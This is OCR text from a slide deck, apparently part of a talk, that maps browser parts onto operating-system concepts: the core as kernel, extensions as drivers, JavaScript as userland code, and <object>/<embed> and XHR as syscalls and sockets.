
Browser = OS

The Browser – Kernel analogy




Browser Core = Kernel

The Browser – Kernel analogy




Plugin / Extensions = Drivers

The Browser – Kernel analogy




HTML / DHTML / JS = Userland code

The Browser – Kernel analogy




<object>, <embed> = syscalls


The Browser – Kernel analogy




XHR = Sockets

Browser "syscalls"




